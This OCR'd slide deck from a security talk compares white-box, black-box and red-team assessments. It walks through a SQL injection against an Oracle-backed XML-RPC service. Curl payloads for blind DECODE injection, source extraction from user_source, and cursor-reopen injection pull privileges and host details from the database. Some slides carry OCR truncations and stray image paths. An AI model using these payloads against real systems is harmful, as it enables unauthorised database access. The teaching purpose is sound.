
Getting the most from Cyber Security Assessments

Paweł Krzywicki

$ whoami

Paweł Krzywicki



Security Researcher
& Red Teamer


Sometimes
Project Manager

Always
Developer and Reverse Engineer

Agenda

- Disclaimer
- Cyber Security and Risk Management
- Assessment Target
- Attack Path
- Approach comparison

Risk Management metrics



Risk Rating

$$RR = S * O * D$$


S - Severity/Impact


O - Occurrence/Likelihood

D - Detection Difficulty


Assessment landscape

White Box	Black Box	Red Team
Source code	Interfaces Test instance	Threat Actor Target Whole Prod env





Initial attack



Reversing Java client

LookupServiceClient.class

```
public List getEquipment(List eqTypes, List filterB, List filterC)
  throws ECException
{
  Vector params = new Vector();
  params.add(makeListToSQLString(eqTypes));
  params.add(makeListToSQLString(filterB));
  params.add(makeListToSQLString(filterC));
  Vector v = (Vector)makeRPCCall("getEquipment", params);
```

```
public List getEquipmentTypes()
  throws ECException
{
  Vector v = (Vector)makeRPCCall("getEquipmentTypes");
```

```
private String makeListToSQLString(List list)
{
  String s = null;
  if ((list == null) || (list.isEmpty()))
  {
    s = "";
  }
  else
  {
    int count = 0;
    Iterator it = list.iterator();
    s = "'";
    while (it.hasNext())
    {
      if (count++ > 0) {
        s = s + "','";
      }
      s = s + it.next().toString();
    }
    s = s + "'";
  }
  return s;
}
```

What next?

White Box	Black Box	Red Team
Report a bug	Let’s exploit it!	Let’s exploit it!

xml-rpc invocation

```
curl -H "Content-Type: text/xml"
-d "<?xml version="1.0"?>
<methodCall>
  <methodName>getEquipment</methodName>
  <params>
    <value><string>100</string></value>
    <value><string></string></value>
    <value><string></string></value>
  </params>
</methodCall>"
--output equipment100.xml
```

```
<?xml version="1.0"?>
<methodResponse>
  <params><param><value><array><data>
    <value><struct>
      <member>
        <name>name</name><value>EQ7215</value>
      </member><member>
        <name>eqsystem</name><value>VALVES</value>
      </member><member>
        <name>id</name><value>1772298</value>
      </member>
    </struct></value>
    <value><struct>
      <member>
        <name>name</name><value>VL431</value>
      </member>
      <member>
        <name>eqsystem</name><value>VALVES</value>
      </member>
      <member>
        <name>id</name><value>1882962</value>
      </member>
    </struct></value>
```

Educated guess

```
SELECT  col1, col2, col3
FROM table1
WHERE col1 IN (id1, id2, id3)
```

```
query := 'SELECT  col1, col2, col3 FROM table1 WHERE col1 IN (' ||
                    equipment_types
                    || ');';
EXECUTE IMMEDIATE query;
```

equipment_types

```
DECODE(expr, search1, result1,
             search2, result2,
             …
             default_result)
```

```
DECODE(col1, 100, 'CRT',
             101, 'HIGH',
             102, 'CHIP',
             'UNKOWN')
```

```
DECODE((SELECT 1 FROM dual),
             0, 100,
             101)
```

Blind SQL

```
SELECT  col1, col2, col3
FROM table1
WHERE col1 IN (
        DECODE((SELECT 1 FROM dual),
        0, 100,
        101)
)
```

```
curl -H "Content-Type: text/xml"
-d "<?xml version="1.0"?>
<methodCall>
  <methodName>getEquipment</methodName>
  <params>
    <value><string>DECODE((SELECT 1 FROM dual),0,100,101)
    </string></value>
    <value><string></string></value>
    <value><string></string></value>
  </params>
</methodCall>"
--output equipment101i.xml
```

1 bit of information extracted!

Blind SQL

```
SELECT  col1, col2, col3
FROM table1
WHERE col1 IN (
        DECODE((SELECT 1 FROM dual),
        0, 100,
        101)
)
```

```
curl -H "Content-Type: text/xml"
-d "<?xml version="1.0"?>
<methodCall>
  <methodName>getEquipment</methodName>
  <params>
    <value><string>DECODE((SELECT 1 FROM dual),0,100,101)
    </string></value>
    <value><string></string></value>
    <value><string></string></value>
  </params>
</methodCall>"
--output equipment101i.xml
```

```
DECODE((SELECT COUNT(*)
          FROM user_role_privs
          WHERE ADMIN_OPTION='YES'),
        0, 100,
        101)
```

```
DECODE((SELECT COUNT(*)
          FROM all_objects
          WHERE object_name = 'DBMS_JAVA'
              AND object_type LIKE 'PACKAGE%'),
        2, 101,
        1, 101,
        100)
```

What next?

White Box	Black Box	Red Team
Already reported!	Brute force! 	Don’t get caught! Recon!

Let’s try UNION

```
SELECT  col1, col2, col3
FROM table1
WHERE col1 IN (
id1, id2, id3




)
```

```
SELECT  col1, col2, col3
FROM table1
WHERE col1 IN (
0)

UNION

SELECT    col4 as col1,
          col5 as col2,
          col6 as col3
FROM table2
WHERE (1=1
)
```

```
0) UNION SELECT  111 as EqName,
                 222 as equipment_id,
                 '333' as eq_system
          FROM dual
          WHERE (1=1
```

```
public static List getEquipment(DBContext ctx, String eqTypes, String filterB,
                                 String filterC)
  throws DataException, RetryFailedException
{
  List eqList = new ArrayList();
  try
  {
    StoredProcedure sp = ctx.createStoredProcedur("sp_equipment");
    sp.addInputParameter(eqTypes);
    sp.addInputParameter(filterB);
    sp.addInputParameter(filterC);
    DataSet ds = ctx.executeQuery(sp);
    while (ds.next())
    {
      String eqNa e = ds.getString("EqName");
      long eqID = ds.getLong("equipment_id");
      Map eqMap = new Hashtable();
      eqMap.put("id", String.valueOf(custID));
      eqMap.put("name", custName);
      eqMap.put("eqsystem", ds.getString("eq_system"));
      eqList.add(eqMap);
    }
```

Invoke UNION

```
curl -H "Content-Type: text/xml"
-d "<?xml version="1.0"?>
<methodCall>
  <methodName>getEquipment</methoc
  <params>
    <value><string>0) UNION SELECT
    </string></value>
    <value><string></string></valu
    <value><string></string></valu
  </params>
</methodCall>"
--output equipmentUNION.xml
```

```
<?xml version="1.0"?>
<methodResponse>
  <fault>
    <value><struct>
      <member>
        <name>faultString</name>
        <value>java.lang.Exception: com.DBException: General error: com.DataException:
          ORA-06550: line 7, column 84:
          PL/SQL: ORA-00933: SQL command not properly ended
          ORA-06550: line 1, column 17:
          PL/SQL: SQL Statement ignored
          ORA-06512: at "PROD.SP_EQUIPMENT", line 54
          ORA-06512: at line 1
          :  : sp_equipment
        </value>
      </member><member>
          <name>faultCode</name>
          <value><int>0</int></value>
      </member>
    </struct></value>
  </fault>
</methodResponse>
```

What next?

White Box	Black Box	Red Team
Analyze the procedure and report a bug	Fuzz!	Don’t get caught! Recon!

Think, think, think, … !

```
SELECT  col1, col2, col3
FROM table1
WHERE col1 IN (
id1, id2, id3
)
```

```
SELECT  col1, col2, col3
FROM table1, (SELECT  col4, col5, col6
                      FROM table2
                     WHERE col7 IN (
                     id1, id2, id3
) tab2
WHERE col1 = tab2.col4
```

```
SELECT  col1, col2, col3
FROM table1
WHERE col1 IN (SELECT  col4
                       FROM table2
                      WHERE col5 IN (
                      id1, id2, id3
))
```

```
0);--

0)) UNION … WHERE ((1=1

(WITH FUNCTION ok() RETURN NUMBER IS
BEGIN
            RETURN 101;
END;
SELECT ok() FROM dual)
```

What next?

White Box	Black Box	Red Team
Already reported!	Keep fuzzing!	Recon! Maybe get louder?

Stop guessing – just read it bit by bit

for **line_num** in 1 to 400:
    for **char_num** in 1 to 80:

```
DECODE((    SELECT UPPER( SUBSTR(  text , char_num, 1) )
            FROM user_source
            WHERE name = 'SP_EQUIPMENT'
                AND line = line_num ),
            'A', 100,
            101)
```

How many queries?
How many exceptions?

What next?

White Box	Black Box	Red Team
Already reported!	Brute forced: report a bug!	Don’t get caught! Recon!

Database source code

1. cursor usage

2. actual columns returned

3. injection goes here

4. end of query

```
FUNCTION sp_equipment
(
  p_eq_types                                                    VARCHAR,
  p_filterb                                                     VARCHAR,
  p_filterc                                                     VARCHAR
)
RETURN eq.eq_cursor
AS
  v_sql_stmt                                                    VARCHAR2(4000);
  ret_cursor                                                    eq.eq_cursor;

BEGIN
  /* Initialize and Build the SQL. */
  v_sql_stmt := 'BEGIN OPEN :cur_out FOR ' ||
  'SELECT DISTINCT
     eqi.eqname AS "EqName",
     eqi.equipment_id AS "equipment_id",
     eqi.dsn AS "dsn",
     eqi.webname AS "webname",
     eqi.wf as "wf",
     eqv.eq_system AS "eq_system"
  FROM equipment_info eqi
  JOIN equipment_version eqv ON eqi.equipment_id=eqv.equipment_id
  JOIN equipment_type eqt ON eqv.eq_system = eqt.equipment_type_name ';

  /* Build the WHERE clause. */
  IF p_eq_types IS NOT NULL OR p_filterb IS NOT NULL OR p_filterc IS NOT NULL THEN
      v_sql_stmt := v_sql_stmt ||  ' WHERE ';
      IF p_eq_types IS NOT NULL THEN
          v_sql_stmt := v_sql_stmt ||  ' eq.equipment_type_id IN (' || p_eq_types || ')';
      END IF;
  END IF;
  v_sql_stmt := v_sql_stmt ||  ' ORDER BY eqname; ';
  v_sql_stmt := v_sql_stmt || ' END;';

  /* EXECUTE */
  EXECUTE IMMEDIATE v_sql_stmt USING IN OUT ret_cursor;
  RETURN ret_cursor;
END;
```

White box injection

```
BEGIN OPEN :cur_out FOR
  SELECT DISTINCT
     eqi.eqname AS "EqName", eqi.equipment_id AS "equipment_id", eqi.dsn AS "dsn",
     eqi.webname AS "webname", eqi.wf as "wf", eqv.pms_system AS "eq_system"
  FROM equipment_info eqi
    JOIN equipment_version eqv ON eqi.equipment_id = eqv.equipment_id
    JOIN equipment_type eqt ON eqv.eq_system = eqt.equipment_type_name
WHERE eqt.equipment_type_id IN (' || p_eq_types || ')
ORDER BY eqname;
END;
```

2 3 1 4

1 `0);`

2 `CLOSE :cur_out;`
`OPEN :cur_out FOR`

3
```
SELECT eqname, equipment_id, 'a' as dsn, 'b' as webname, 'c' as wf, eq_system
FROM ( select 'aaa' as eqname, 'bbb' as eq_system, 777 as equipment_id from dual )
```

4 `WHERE (1=1`

Any sql statement

Any sql query

privileges

SELECT username, privilege, admin_option
FROM user_sys_privs

SELECT username **as** eqname, privilege **as** eq_system,
DECODE(admin_option, 'YES', 10, 7) **as** equipment_id
FROM user_sys_privs

```
curl -H "Content-Type: text/xml"
-d "<?xml version="1.0"?>
<methodCall>
  <methodName>getEquipment</methodName>
  <params/>
    <value><string>0); CLOSE :cur_out; OPEN :cur_out FOR select eqname,
equipment_id, 'a' as dsn, 'b' as webname, 'c' as wf, eq_system from (select
username as eqname, privilege as eq_system, DECODE(admin_option, 'YES', 10, 7)
as equipment_id from user_sys_privs) a where (1=1
    </string></value>
    <value><string></string></value>
    <value><string></string></value>
  </params>
</methodCall>"
--output privileges.xml
```

```
<?xml version="1.0"?>
- <methodResponse>
  - <params>
    - <param>
      - <value>
        - <array>
          - <data>
            - <value>
              - <struct>
                - <member>
                    <name>name</name>
                    <value>PROD</value>
                  </member>
                - <member>
                    <name>eqsystem</name>
                    <value>ALTER ANY TRIGGER</value>
                  </member>
                - <member>
                    <name>id</name>
                    <value>7</value>
                  </member>
                </struct>
              </value>
            - <value>
              - <struct>
                - <member>
                    <name>name</name>
                    <value>PROD</value>
                  </member>
                - <member>
                    <name>eqsystem</name>
                    <value>CREATE ANY INDEX</value>
```

hostname

```
SELECT SYS_CONTEXT('USERENV', 'HOST', 15),
       SYS_CONTEXT('USERENV', 'IP_ADDRESS', 15)
FROM dual

SELECT SYS_CONTEXT('USERENV', 'HOST', 15) as eqname,
       SYS_CONTEXT('USERENV', 'IP_ADDRESS', 15) as eq_system,
       7 as equipment_id
FROM dual
```


```
curl -H "Content-Type: text/xml"
-d "<?xml version="1.0"?>
<methodCall>
  <methodName>getEquipment</methodName>
  <params/>
    <value><string>0); CLOSE :cur_out; OPEN :cur_out FOR select eqname,
equipment_id, 'a' as dsn, 'b' as webname, 'c' as wf, eq_system from (select
SYS_CONTEXT('USERENV','HOST',15) as eqname, SYS_CONTEXT('USERENV','IP_ADDRESS',
15) as eq_system, 3 as equipment_id from dual) a where (1=1
    </string></value>
    <value><string></string></value>
    <value><string></string></value>
  </params>
</methodCall>"
--output hostname.xml
```

```
- <member>
      <name>name</name>
      <value>webserver01</value>
  </member>
- <member>
      <name>eqsystem</name>
      <value>172.1.2.34</value>
```

What next?

White Box	Black Box	Red Team
Already reported!	Already reported!	Document findings! Move towards the target!

Post-credits scene



... another time!

The results

	White Box	Black Box	Red Team
Bugs found	Yes	Yes	Limited
Severity	Unknown	Test env	Verified
Likelihood	Unknown	Effort	Threat actor
Detection	Unknown	Unknown	Verified
Cost	Low	Medium	High

?